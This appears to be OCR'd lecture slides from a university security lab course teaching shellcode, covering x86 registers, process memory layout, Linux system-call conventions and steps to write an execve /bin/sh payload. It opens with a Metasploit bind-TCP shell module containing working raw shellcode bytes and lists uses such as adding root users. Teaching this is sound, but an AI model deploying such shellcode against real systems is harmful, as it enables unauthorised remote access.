
ISA564

SECURITY LAB

Shellcode

Angelos Stavrou, George Mason University

Any questions for Lab 1?



isa564@localhost:~/lab1/framework-3.0/modules/payloads/singles

```
module ShellBindTcp

        include Msf::Payload::Single

        def initialize(info = {})
                super(merge_info(info,
                        'Name'          => 'Linux Command Shell, Bind TCP Inline',
                        'Version'       => '$Revision: 4571 $',
                        'Description'   => 'Listen for a connection and spawn a command shell',
                        'Author'        => [ 'skape', 'vlad902' ],
                        'License'       => MSF_LICENSE,
                        'Platform'      => 'linux',
                        'Arch'          => ARCH_X86,
                        'Handler'       => Msf::Handler::BindTcp,
                        'Session'       => Msf::Sessions::CommandShell,
                        'Payload'       =>
                                {
                                        'Offsets' =>
                                                {
                                                        'LPORT'    => [ 0x14, 'n' ],
                                                },
                                        'Payload' =>
                                                "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96" +
                                                "\x43\x52\x66\x68\xbf\xbf\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56" +
                                                "\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1" +
                                                "\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0" +
                                                "\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53" +
                                                "\x89\xe1\xcd\x80"
                                }
                        ))
        end

end

end end end end end
[isa564@localhost singles]$
```

shell_bind_tcp.rb

- Shellcode Basics
- Advanced Shellcode

What is shellcode?

- Machine code used as the payload in the exploitation of a software bug
- Whenever altering a program flow, shellcodes become it's natural continuation
- Common in exploitation of vulnerabilities such as stack- and heap-based buffer overflows as well as format strings attacks

What shellcode can do?

- Providing access to the attacked system
  - Spawning /bin/sh [or] cmd.exe (local shell)
  - Binding a shell to a port (remote shell)
  - Adding root/admin user to the system
  - Chmod()'ing /etc/shadow to be writeable
- Anything that you want, as long as you code it
  - Usually coded in assembly language

Challenges of writing a shellcode


- Position-independent
  - Injected code may be executed in any position
  - The positions of library functions (such as system, exec, etc.) are unknown and they are determined dynamically
- Self-contained
  - There is no known address for variables
  - We have to create almost everything on the overwritten buffer
- Other constraints
  - Most attacks on C programs are performed using input strings
    - C considers a zero byte as end-of-string marker

- Understanding IA-32 architecture
  - General registers
  - Memory layout
  - Stack organization
  - System call convention


- Understanding/Writing your own shellcode

The CPU's registers

- The Intel 32-bit x86 registers:



The CPU's registers




- Useful instructions include:
  - mov: moves a value
  - int: issues an interrupt
  - push: pushes a value onto the stack
  - pop: pops a value off the stack
  - add: adds a value to the target
  - sub: substracts a value from the target
  - call: calls a subprocedure
  - jmp: jumps to another address
  - nop: does nothing

How can we write a shellcode

- Understanding IA-32 architecture
  - General registers
  - Memory layout
  - Stack organization
  - System call convention

- Understanding/Writing your own shellcode

Process Memory Layout




- Process Memory Layout
  - text
    - Program code; marked read-only, so any attempts to write to it will result in segmentation fault
  - data segment
    - Global and static variables
  - stack
    - Dynamic variables

Process Runtime -- Linux/x86 Example

- **x86**
  - **32-bit von Neumann machine**
  - **$2^{32} \approx$ 4GB memory locations**
- **stack**
  - **<= 0xbfffffff, Grows downwards**
  - **Environment variables, Program parameters**
  - **Automatically allocated stack variables**
  - **Activation records**
- **heap**
  - **Dynamic allocation**
  - **Explicitly through *malloc, free***

```
int main(int argc, char *argv[], char *env[]) {
    return 0;
}
```




Process Runtime -- Linux/x86 Example (II)

- **.bss**
  - **runtime allocation of space**
  - **RWX**
- **.data**
  - **compile-time space allocation, and initialisation values**
  - **RWX**
- **.text**
  - **program code**
  - **runtime DLLs**
  - **RO, X**


Block Started by Segment
// static & global <u>uninitialised</u> data

Data Section
// static & global <u>initialised</u> data

Text Section
// executable <u>machine</u> code




Stack organization




Example

```
void main() {
  int x;
  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```



Example



- Understanding IA-32 architecture
  - General registers
  - Memory layout
  - Stack organization
  - System call convention

- Understanding/Writing your own shellcode

System Call Convention

- A system call is an instrument for user-mode processes to request a service from the kernel
- No function addresses need to be known to execute a system call
  - Contrary to library functions
- System calls are specified via function numbers
  - /usr/include/asm/unistd.h

System Call Convention

- System calls need a special invocation mechanism:
  - System Call Number ➔ EAX
    - Linux: the list of assigned numbers is defined in the file /usr/include/asm/unistd.h
  - Parameters ➔ EBX, ECX, EDX …
    - The parameters are put into EBX, ECX, EDX, ESI, EDI (in this order, left to right).
    - Additional parameters need to be passed by memory reference (EBP will contain the address).
  - Instruction ➔ INT 0x80 or sysenter
  - Return Value 🡐 EAX
    - Negative values denote errors

Example 1: Calling exit

- Invoking "exit" system call:

```
xorl %ebx, %ebx  /* ebx = 0      */
mov $0x1, %eax   /* eax = 1      */
int $0x80        /* interrupt    */
```

Example 2: Calling execve

```
int execve( const char *filename,
        char *const argv[],
        char *const envp[]);
```

- filename points to the executable's name (EBX)
- argv points to an array of arguments to the executable (ECX):
  - The first element must be a pointer to the executable's name
  - The last element must be zero
- envp points to an array of environment strings (EDX):
  - The array may contain just the terminating zero element
  - The last element must be zero

- Understanding IA-32 architecture
  - General registers
  - Memory layout
  - Stack organization
  - System call convention

- Writing your own shellcode

- Step 1 → Write shellcode in C
- Step 2 → Convert the shellcode written in C to assembly
- Step 3 → Find the corresponding opcodes and fill the buffer
- Step 4 → Test the shellcode

Step 1: Shellcode in C

- The normal and most common type of shellcode is a straight /bin/sh execve() call.

```
void main()
{
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

Step 2: Convert it to assembly (1)

- System Call Convention
  - System call number → EAX
    - Linux: the assignment is defined in the file /usr/include/asm/unistd.h
  - Parameters →
    - EBX, ECX, EDX, ESI, EDI, EBP
    - Or stack
  - INT 0x80
    - The instruction used to invoke the system call

Step 2: Convert it to assembly (2)

```
void main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

